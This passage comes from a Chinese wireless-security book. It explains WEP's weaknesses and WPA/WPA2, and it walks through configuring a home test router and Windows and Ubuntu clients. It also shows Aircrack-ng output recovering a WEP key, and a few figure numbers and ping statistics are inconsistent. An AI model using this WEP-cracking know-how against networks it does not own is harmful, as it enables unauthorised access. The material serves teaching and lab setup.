- **WiFi-Mesh:** 是一种新型公共无线局域网和城域网解决方案，其网络结构类似于渔网，从一个点到另一个点有很多路可以走，这样即使有个别站点故障仍然可以保持较好的覆盖。



第2章

无线网络加密及搭建

本章将讲解无线网络的加密和搭配方法，包括WEP加密设置和WPA-PSK加密设置。

- 2.1 WEP 加密设置和连接
- 2.2 WPA-PSK 加密设置和连接





2.1 WEP 加密设置和连接

为了后面无线安全及黑客技术的学习，我们应该先来看看如何搭建自己的测试环境，换句话说，就是搭建一个属于自己的无线网络。在开始之前，还是有必要先了解 WEP 的基础知识，下面就对 WiFi 及 WEP 的安全方面的历史与现状进行一些简单介绍。

2.1.1 关于 WEP

WiFi 是基于 IEEE 802.11 标准的无线网络技术，而 WEP（Wired Equivalent Privacy）加密是目前无线加密的基础，其本意是实现一种与有线等价的安全程度。

WEP 的设计相对简单，它包括一个简单的基于挑战与应答的认证协议和一个加密协议。这两者都是使用 RC4 的加密算法，密钥的长度是 40 位（由于密钥会与一个 24 位的初始向量（IV）连接在一起使用，所以也被称为 64 位的 WEP）。同样，采用 104 位的 WEP 也被称为 128 位 WEP 加密。WEP 还包括一个使用 32 位 CRC 的校验机制叫 ICV（Integrity Check Value），其目的是用来保护信息不在传输过程中被修改。WEP 加密的验证及加密详细过程如图 2-1 所示。




图 2-1

WEP 加密网络上传输的数据，只让预定接收对象访问。WEP 用“密钥”给数据编码，再通过无线电波发送出去。密钥越长，加密性就越强，任何接收设备只有知道相同的密钥才能解密数据。一般来说，对于 64 位 WEP 密钥是 5 个 ASCII 码或 10 个十六进制字符串；而对于 128 位 WEP 密钥则是 13 个 ASCII 码或 26 个十六进制字符串；152 位 WEP 密钥则为 16 个 ASCII 码或 32 个十六进制字符串。

2.1.2 WEP 及其漏洞

WEP 推出以后，很快就被安全人员及黑客发现了很多漏洞，并多次被公开在 BlackHat 全球黑客大会、RECON 安全会议及其他安全技术研究会议上，主要有以下几个方面，如表 2-1 所示。

表 2-1

存在漏洞	相关描述
漏洞 1	认证机制过于简单，很容易通过异或的方式破解，而且一旦破解，由于使用的与加密用的密钥是同一个，所以还会危及以后的加密部分
漏洞 2	认证是单向的，AP 能认证客户端，但客户端没法认证 AP
漏洞 3	初始向量（IV）太短，重用很快，为攻击者提供很大的方便

(续表)

存在漏洞	相关描述
漏洞 4	RC4 算法被发现有“弱密钥”(WeakKey) 的问题，WEP 在使用 RC4 的时候没有采用避免措施
漏洞 5	WEP 没有办法应付所谓的“重传攻击(ReplayAttack)”
漏洞 6	ICV 被发现有弱点，有可能传输数据被修改而不被检测到
漏洞 7	没有密钥管理、更新、分发机制，完全要手工配置，因为不方便，用户往往常年不去更换

令人遗憾的是，尽管 WEP 有上面列出的众多缺点，但其从被宣称破解到今天，仍被人们广泛使用，其主要原因除了它简单易行、速度较快、对硬件要求低等特点以外，主要是由于很多人认为在家庭、宾馆及公司等范围，WEP 已提供了足够的保护。所以前些年很多无线产品多为支持 WEP 的，对相对高级的 WPA 支持性并不好。

2.1.3 WEP 的改进

1. 高位 WEP

一些无线产品供应商现在普遍都提供一种用 104 位密钥的 WEP(加上 24 位 IV，一共 128 位)，个别提供 152、256 位甚至 512 位来改进 WEP 加密的脆弱性，这对 WEP 的安全性有了轻微的改进，但是，由于此类安全密钥是静态的或者不变的，黑客们只要花费些许时间和精力仍旧可以破解出 WEP 密钥。如图 2-2 所示，可以看到 WEP 加密密码为 JaKG*#@Mn/s89，密码复杂度可谓很高，但破解开也就花费了 1 分 27 秒。

```
Aircrack-ng 1.0 beta1 r848
[00:01:27] Tested 627 keys (got 47872 IVs)

KB    depth   byte(vote)
0     0/ 32   4A(57344) 93(56832) D8(56832) 7D(56064) E4(55552) 35(55040) 34(54784)
1     0/  1   AB(62208) 8D(56320) 9D(56064) D1(55552) 82(55296) 6E(55040) A9(54784)
2     2/  2   50(56576) 7F(54784) 00(54784) 59(54528) 82(54528) C9(54272) 44(54016)
3     1/  2   B5(57856) 8A(56832) 78(56320) 73(55296) DE(55296) 00(54784) 20(54528)
4     0/  1   67(67840) 1D(56320) CE(55808) 39(55552) 3L(55040) E4(54784) 23(54528)

KEY FOUND! [ 4A:61:4B:47:2A:23:40:4D:6E:2F:73:38:39 ] (ASCII: JaKG*#@Mn/s89 )
Decrypted correctly: 100%
```

图 2-2

2. 动态 WEP

为了加强 WEP 的安全性，一些供应商提出了一些动态密钥的 WEP 方案。在这样的方案中，WEP 的密钥不再是静态不变的，而是能定期动态更新的。比如，思科(Cisco)提供的 LEAP (Lightweight Extensible Authentication Protocol) 就是这样一种方案，LEAP 同时还提供双向的基于 802.1x 的认证。这些方案在一定程度上缓解了 WEP 的危机，但由于它们是某个供应商的私有方案而非标准，所以离完全解决 WEP 的所有问题还有很大差距。令人遗憾的是，在几年前 LEAP 已被彻底破解。



2.1.4 配置无线路由器

无线路由器的厂商有很多，我自己比较喜欢的有 Linksys、IPTIME、Belkin 等，这里就不一一举例了，在配置方面区别都不大，只是在无线路由器的稳定性和可操作性上有区别，下面就以 IPTIME 无线路由器为例。在默认情况下，无线路由器的设置是没有密码的，可以直接使用无线网卡连接，或者先使用有线网络连接无线路由器，输入无线路由器的 IP 地址，这个 IP 地址可以在说明书上看到，如 <http://192.168.2.1>，按【Enter】键后，就能看到图 2-3 所示的对话框。

输入正确的用户名及密码后，会看到图 2-4 所示的无线路由器主配置界面。选择左侧的“无线”中的“无线基本设置”。



图 2-3

图 2-4

选择“无线基本设置”后，会看到图 2-5 所示的内容，此为无线网络配置页面。我们在无线网络 ID 即 SSID 文本框中输入 home，此处设置值是用来标识不同无线网络的，无线用户主要就靠该 SSID 名称来识别不同的无线网络。

在“信道”栏，也就是工作频道栏，可以根据自己的环境需要来修改，不过一般来说我们主要会在 1、6、11 这 3 个频道中选择，因为这 3 个频道之间的相互干扰最少，这里保持默认的 11 频道不变。

在“认证”下拉列表中选择“开放系统”选项，然后在“加密”栏中选择 WEP64 或者 WEP128，即该无线网络启用 WEP 加密。其中，64 和 128 分别表示加密的位数，也就是加密的强度，这里选择 WEP 64，即 64 位 WEP 加密。然后在下方的“密钥输入方法”栏中选择 ASCII 即 ASCII 码格式，这样我们就可以直接设置具体的 WEP 密码，由于是 64 位 WEP，所以对应的 ASCII 码就是 5 位，这里设置的密码为 hello。若在“密钥输入方法”栏选择 HEX 即十六进制方式，则在我们设置的时候就会很麻烦。

设置完毕后，单击“应用”按钮来使无线路由器实现该配置。

此时，如图 2-26 所示，无线路由器会进行重启，需要大约 10~20 秒，重启后，该页面会试图重新访问无线路由器的界面，但是由于此时无线连接密码已修改，所以会出现无法连接等错误的提示。这是正常的，这也标志着无线路由器已经配置完毕。




图 2-5



图 2-6

现在无线路由器就算配置完成了，接下来看看无线客户端的配置。

2.1.5 Windows 下的客户端设置

作为 Windows 系统的无线客户端而言，若笔记本电脑自带无线网卡，则一般都可以使用系统自带的无线配置管理工具进行配置及管理，而对于外置的其他类型的无线网卡，也可以使用第三方的无线配置工具或者 Windows 系统自带的配置工具进行设置。注意，系统自带的工具是在安装完操作系统的的时候就已经内置的，只要正确安装无线网卡驱动就可以使用。注意，在 Windows XP 下，我们可以在服务中看到名为 Wireless Zero Configuration 的服务，这个服务就是系统自带的无线配置工具，在使用前或者出现无法使用的时候应检查并确保该服务已经启动，而在 Windows 2003 下对应的服务名称为 Wireless Configuration。

为了使更多的新手了解如何配置无线网卡，下面就使用系统自带的无线网络配置工具来演示，具体步骤如下：

Step 01 扫描当前可用的无线网络。

在 Windows 下进入到“网络连接”窗口，如图 2-7 所示，在“无线网络连接”上右击，在弹出的快捷菜单中选择“查看可用的无线连接”命令。

之后，系统会自动搜索附近可用的无线网络信号，如图 2-8 所示，可以看到，在窗口右侧显示出一个名为 home 的无线网络信号，信号非常好，满格信号，同时提示“启用安全的无线网络”。这个提示就意味着对方采用了 WEP 加密。




图 2-7




图 2-8

**Step 02** 连接指定无线网络。

双击图 2-8 中名为 home 的无线网络，弹出图 2-9 所示的对话框，该对话框提示我们输入正确的 WEP 密码，这里就输入在图 2-5 中无线路由器上设置的密码即可。若输入错误，则会被拒绝连接。

稍等片刻，在无线网卡连接到无线路由器后，会先通过加密验证，若密码正确则会被无线路由器上的 DHCP 分配一个 IP 地址，这个时间随着路由器的不同、无线网卡的不同及环境的不同会有所区别。一旦成功连接，就会出现图 2-10 所示的“已连接”提示。




图 2-9




图 2-10

这样，我们就连接到名为 home 的无线网络中，可以通过该无线路由器进行上网操作了。

2.1.6 Ubuntu 下的客户端设置

下面学习在 Ubuntu 操作系统下如何配置无线网卡来进行上网。在其他 Linux 系统下的配置与其类似，具体配置步骤如下。

对于其他 Linux 而言，在配置之前，需要将 Network 服务启动，不过在 Ubuntu 下就不需要了。首先，单击状态栏上的网络搜索标志，很快就能看到搜索到的无线网络，如图 2-11 所示。

Step 01 配置网卡。

选择其中一个名为 home 的无线网络，弹出图 2-12 所示的对话框。Ubuntu 默认已经识别出当前名为 home 的无线网络加密为“WEP40/128 位密钥”加密，在“密钥”文本框中输入正确的 WEP 加密密码，单击“建立”按钮即可完成设置。注意，若没有正确识别时，就应该手动输入网络名称、无线网络安全性及密钥内容。输入完毕后单击“建立”按钮来连接无线网络。



图 2-11

Step 02 连接无线网络。

稍等片刻后，如图 2-13 所示，我们就可以看到在当前状态栏下方出现了提示“home 连接已建立”，也就是说我们已经成功连接至无线路由器了。



图 2-12



图 2-13

Step 03 验证无线网卡是否连接至无线网络。

此时，从状态栏上也可以看到在“无线网络”处显示为已连接至名为 home 的无线网络，如图 2-14 所示。

可以打开一个 Shell，使用 ifconfig 检查一下，然后再 Ping 一下外网，看看是否畅通。如图 2-15 所示，可以看到，当前已经能够 Ping 通外网主机了。



图 2-14

```
longas@ZeroOne:~$ ifconfig eth1
eth1      Link encap: 以太网 硬件地址 00:22:5f:83:48:34
          inet  地址:192.168.2.7  广播:192.168.2.255  子网掩码:255.255.255.0
          inet6 地址: fe80::225f:fe83%eth1 64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500  跳点数:1
             接收数据包:88  错误:0 丢弃:0  过载:0  纠错:12
             发送数据包:93  错误:6 丢弃:0  过载:0  纠错:0
             缓慢:0  发送队列长度:10000
             接收字节:15093 (11.5 KB)  发送字节:13627 (13.6 KB)
          中断:17  基本地址:0x0000

longas@ZeroOne:~$ ping google.com
PING google.com (66.249.89.104) 56(84) bytes of data.
64 bytes from nrt04s01-in-f104.1e100.net (66.249.89.104): icmp seq=1 ttl=50 time=184 ms
64 bytes from nrt04s01-in-f104.1e100.net (66.249.89.104): icmp seq=2 ttl=50 time=188 ms
64 bytes from nrt04s01-in-f104.1e100.net (66.249.89.104): icmp seq=3 ttl=50 time=186 ms
...
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 104.683/106.672/108.357/1.561 ms
longas@ZeroOne:~$
```

图 2-15

2.2 WPA-PSK 加密设置和连接

为了后面无线安全及黑客技术的学习，下面先来了解如何搭建基于 WPA-PSK 加密的无线网络。

2.2.1 WPA 简介

WPA（Wi-Fi Protected Access）即 Wi-Fi 网络安全存取。WPA 作为一种大大提高无线网络的数据保护和接入控制的增强安全性级别，的确能够解决 WEP 所不能解决的安



无线网络黑客攻防

全问题。WPA 通过使用一种名为 TKIP（暂时密钥完整性协议）的新协议来解决上述问题。使用的密钥与网络上每台设备的 MAC 地址及一个更大的初始化向量合并，来确信每一节点均使用一个不同的密钥流对其数据进行加密。随后 TKIP 会使用 RC4 加密算法对数据进行加密，但与 WEP 不同的是，TKIP 修改了常用的密钥，从而使网络更为安全，不易遭到破坏。

WPA 也包括完整性检查功能以确信密钥尚未受到攻击，同时加强了由 WEP 提供的形同虚设的用户认证功能，并包含对 802.1x 和 EAP（扩展认证协议）的支持。这样 WPA 既可以 通过外部 Radius（拨入用户远程验证）服务对无线用户进行认证，也可以在大网络中使用 Radius 协议自动更改和分配密钥。

2.2.2 WPA 分类

WPA 使用动态密钥加密，也就是说，密钥是不断变化的，使入侵无线网络比 WEP 困难，如图 2-16 所示。WPA 被公认为目前无线网络安全性的最高级别之一，如果您的设备支持此加密，则推荐使用。WPA 含有两个版本，采用不同的验证过程。

1. 针对家庭及个人的 WPA-PSK

在小型网络或家庭环境中提供此种级别的安全性。它使用称为预配置共享密钥（PSK）的密码。此密码越长，无线网络的安全性越强。其中，对于加密，WPA 使用临时密钥完整性协议（Temporal Key Integrity Protocol，TKIP），这是一种建立动态密钥加密和相互验证的机制。TKIP 的安全功能弥补了 WEP 的不足。由于密钥在不断变化，可为无线网络提供较高的安全级别。

PSK 是 Pre-SharedKey 的缩写，即预共享的密钥。WPA 和 802.11i/WPA2 都支持一个 PSK 模式。简单地说，PSK 模式是一个简化的 WPA/802.11i，是一个没有 802.1X 部分的 WPA 或 802.11i。



WPA 使用动态的密钥加密法，
它会不断地变化并使得入侵您的网络比使用 WEP 时更困难。

图 2-16

2. 对于商业/企业的 WPA-Enterprise

在有 802.1x Radius 服务器的企业网络上提供此种级别的安全性。其中，可扩展认证协议（EAP）用于验证过程中的消息交换。它通过 Radius（远程验证拨入用户服务）服务器利用 802.1x 服务器技术验证用户的身份。为无线网络提供行业级安全性，但需要有 Radius 服务器。

2.2.3 WPA 的改进

在支持新的 IEEE 802.11i 安全标准的硬件出现之前，作为一个权宜之计，WPA 主要针对的是密钥相对容易被捕捉和破坏的企业网络。与家庭或是小型企业局域网相比，企业网络密钥被窃取的过程相对容易，黑客只需要从无线网络流量中搜集并创建攻击所需信息即可完成对密钥的窃取。当然，WPA 也适用于不需要外部认证、使用简单共享密钥的小型网络。如表 2-2 所示，WPA 已基本解决了前面 WEP 出现的问题。

表 2-2

WEP 缺陷	WPA 如何改进
IV 太短	在 TKIP 中, IV 大小增加了一倍, 已达 48 位
弱数据完整性	WEP 加密的 CRC 校验和计算已由 Michael 算法取代, 该算法可计算 64 位消息完整性代码 (MIC) 值, 该值是用 TKIP 加密的
使用主密钥, 而不使用派生密钥	TKIP 和 Michael 使用一组从主密钥和其他值派生的临时密钥。主密钥是从“可扩展身份验证协议-传输层安全性”(EAP-TLS) 或受保护的 EAP (PEAP) 802.11X 身份验证过程中派生出来的。此外, RC4 输入的机密部分是通过数据包混合函数计算出来的, 它会随着帧的改变而改变
不重新生成密钥	WPA 自动重新生成密钥以派生新的临时密钥组
无重放保护	TKIP 将 IV 用做帧计数器以提供重放保护

需要说明的是, 若当前无线产品是早期购置的, 就需要对所有的设备进行升级以支持 WPA, 包括接入点、无线路由器、客户端网络适配器、无线桥接器和打印机服务器等, 任何存在无线接口的设备都需要升级。另外, Windows 用户无须担心, Windows XP SP2 以上的版本均已增加 WPA 支持。详情请参见微软知识库第 815485 号文章 (<http://support.microsoft.com/?kbid=815485>)。

2.2.4 WPA2 简介

WPA2 是第二代 WPA, 构建 WPA2 并不是为了解决 WPA 内的任何局限性, 而且向后兼容于支持 WPA 的产品。最初的 WPA 与 WPA2 之间的主要差别是 WPA2 需要高级加密标准 (AES) 来加密数据, 而最初的 WPA 使用 TKIP。但现在, 无论是 WPA 还是 WPA2 都已经支持 AES。在进行扫描探测中, 常会出现 AES、AES-CCMP 或者 CCMP 来指代 AES 的启用。与 WPA 一样, WPA2 也分企业版和家庭版, 在很多无线设备上也会显示为 WPA2-Enterprise 和 WPA2-PSK。

2.2.5 WPA 面临的安全问题

虽然 WPA 是继承了 WEP 基本原理而又解决了 WEP 缺点的一种强化技术。通常情况下, 由于加强了生成加密密钥的算法, 因此即便收集到分组信息并对其进行解析, 也无法计算出通用密钥。但是, 也只是“几乎”而已。

实际上, WPA 只是在 802.11i 正式推出之前的 Wi-Fi 企业联盟的安全标准, 由于它仍然是采用比较薄弱的 RC4 加密算法, 所以黑客只要监听到足够的数据包, 借助强大的计算设备, 即使在 TKIP 的保护下, 同样可能破解网络。因此, WPA 只能算做是无线局域网安全领域的一个过客。而依据 WPA 制定出来的成熟版本 WPA2, 虽然不能再说成是过客, 但其安全强度也依然受到质疑。

2.2.6 关于 Windows 下的 WPA2 支持性

由于 Windows XP SP2 在默认情况下仅支持到 WPA, 故用户使用 Windows 自带的无线配置服务并不能够连接到 WPA2 及 802.11i, 如图 2-17 所示, 在“网络验证”下拉列表中是没有这个选项的。

不过 Microsoft 推出了基于 Windows XP SP2 的 WPA2 /802.11i 相关补丁，并集成在了 Windows XP SP3 中，安装后即可以连接 WPA2 加密的 AP。需要注意的是，并非所有网卡都能支持 802.11i 和 WPA2 标准，部分网卡通过升级驱动可以支持，如果用户发现安装该补丁后仍然无法通过 Windows XP 自带无线管理程序识别及连接 WPA2 加密的无线 AP，可能需要查询驱动程序更新和/或网卡 Firmware 更新。

对于 Windows XP SP2 的用户，由于该补丁不通过 Windows 自动更新发布，属于增值补丁，所以需要运用该补丁的用户需要到微软官方站点下载，下载站点如下：

<http://support.microsoft.com/?id=893357>

图 2-18 所示为升级该 WPA2 补丁后，Windows 系统已支持 WPA2。




图 2-17




图 2-18

2.2.7 配置无线路由器

下面以 IPTIME 无线路由器为例，讲解配置无线路由器的流程。

- ① 和前面讲述 WEP 配置一样，先输入正确的用户名及密码来访问无线路由器的配置页面，如图 2-19 所示。
- ② 输入正确的用户名及密码后，会看到图 2-20 所示的无线路由器主配置界面。选择“无线”→“无线基本设置”选项。




图 2-19



图 2-20

- ③ 选择“无线基本设置”选项后，会看到图 2-21 所示的内容，此为无线网络配置页面。在无线网络 ID 即 SSID 文本框中输入 office，此处设置值是用来标识不同无线网络的，无线用户主要就靠该 SSID 名称来识别不同的无线网络。

在“信道”栏，也就是工作频道栏，可以根据自己的环境需要来修改，不过一般来说我们主要会在1、6、11这3个频道中选择，因为这3个频道之间的相互干扰最少，这里保持默认的11频道不变。

- ⑭ 在“认证”下拉列表中选择WPAPSK，即该无线网络启用WPA-PSK加密。接着在“加密”栏中选择TKIP或者AES，只是算法的不同，但是对于普通用户来说其实区别并不大。下面就可以直接设置具体的WPA-PSK密码了，这里需要注意的是，由于WPA-PSK密码的位数必须是8位或者8位以上，所以这里设置的密码为tomorrow。大家可以根据自己的喜好设置任意超过8位的密码。




图 2-21

设置完毕后，单击“应用”按钮使无线路由器实现该配置。

- ⑮ 此时，如图2-22所示，无线路由器会进行重启，需要10~20秒，重启后，该页面会试图重新访问无线路由器的界面，但是由于此时无线连接密码已修改，所以会出现无法连接等错误的提示。这是正常的，标志着无线路由器已经配置完毕。



图 2-22

提示：关于WPA2-PSK的设置

若是对无线网络安全环境有更高的要求，需要设置加密为WPA2-PSK。只需要在无线路由器下的认证方式中设置为WPA2-PSK即可，图2-23所示为IPTime无线路由器的配置页面。




图 2-23

既然无线路由器配置好了，那接下来我们看看无线客户端的配置。



2.2.8 Windows 下的客户端设置

这里还是使用系统自带的无线网络配置工具来演示，具体步骤如下：

Step 01 扫描当前可用的无线网络。

在 Windows 下进入到“网络连接”，在“无线网络连接”上右击，在弹出的快捷菜单中选择“查看可用的无线连接”命令。之后，系统会自动搜索附近可用的无线网络信号，如图 2-30 所示，可以看到，在窗口右侧显示出一个名为 office 的无线网络信号，信号非常好，满格信号，同时提示“启用安全的无线网络（WPA）”。这个提示和前面启用 WEP 加密的无线网络的区别就是多了一个括号，里面写着 WPA 这样的字眼，请大家注意，这就意味着对方采用了 WPA-PSK 加密。

Step 02 连接指定无线网络。

双击图 2-24 中名为 office 的无线网络，弹出图 2-25 所示的对话框，该对话框提示我们输入正确的 WPA-PSK 密码，这里就输入在图 2-21 中无线路由器上设置的密码即可。若输入错误，则会被拒绝连接。




图 2-24




图 2-25

稍等片刻，在无线网卡连接到无线路由器后，会先通过加密验证，若密码正确则会被无线路由器上的 DHCP 分配一个 IP 地址，这个时间随着路由器的不同、无线网卡的不同及环境的不同会有所区别。一旦成功连接，就会出现图 2-26 所示的“已连接”提示。

打开无线网络连接的属性，可以看到当前已经连接到了 office 无线网络，数据包传输正常，如图 2-27 所示。

这样，就已连接到名为 office 的无线网络中了，可以通过该无线路由器进行上网操作了。





图 2-26




图 2-27

2.2.9 Ubuntu 下的客户端设置

下面接着学习在使用率较高的 Ubuntu 下，如何配置无线网卡来通过 WPA-PSK 加密上网。因为和前面 WEP 加密的连接方法一致，所以这里主要对一些不一样的地方进行讲解，具体步骤如下。

- ① 单击状态栏上的网络搜索标志，很快就能看到搜索到的无线网络，然后单击其中一个名为 office 的无线网络，弹出图 2-28 所示的对话框。
- ② 在图 2-28 中，Ubuntu 默认已经识别出当前加密为“WPA 及 WPA2 个人”，在“密码”文本框中输入正确的 WPA-PSK 加密密码，单击“连接”按钮即可完成设置。
- ③ 接下来无线网卡就可以从 DHCP 上获取 IP，连接至该无线网络了。如图 2-29 所示，获取地址后即可连接互联网，也就可以 Ping 通外部域名了。





图 2-28

```
longas@ZeroOne:~$ ifconfig eth1
eth1      Link encap:以太网 硬件地址 00:22:5f:83:48:34
          inet 地址:192.168.2.7 广播:192.168.2.255 掩码:255.255.255.0
          inet6 地址: fe80::225f:83ff%eth1inet6 64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 跳点数:1
          接收数据包:88 遗误:0 过载:0 纠错:12
          发送数据包:93 遗误:6 过载:0 纠错:0 队列:0
          垂直:0 发送队列长度:1000
          接收字节:11503 (11.5 KB)  发送字节:13627 (13.6 KB)
          中断:17 基本地址:0xc000

longas@ZeroOne:~$ ping google.com
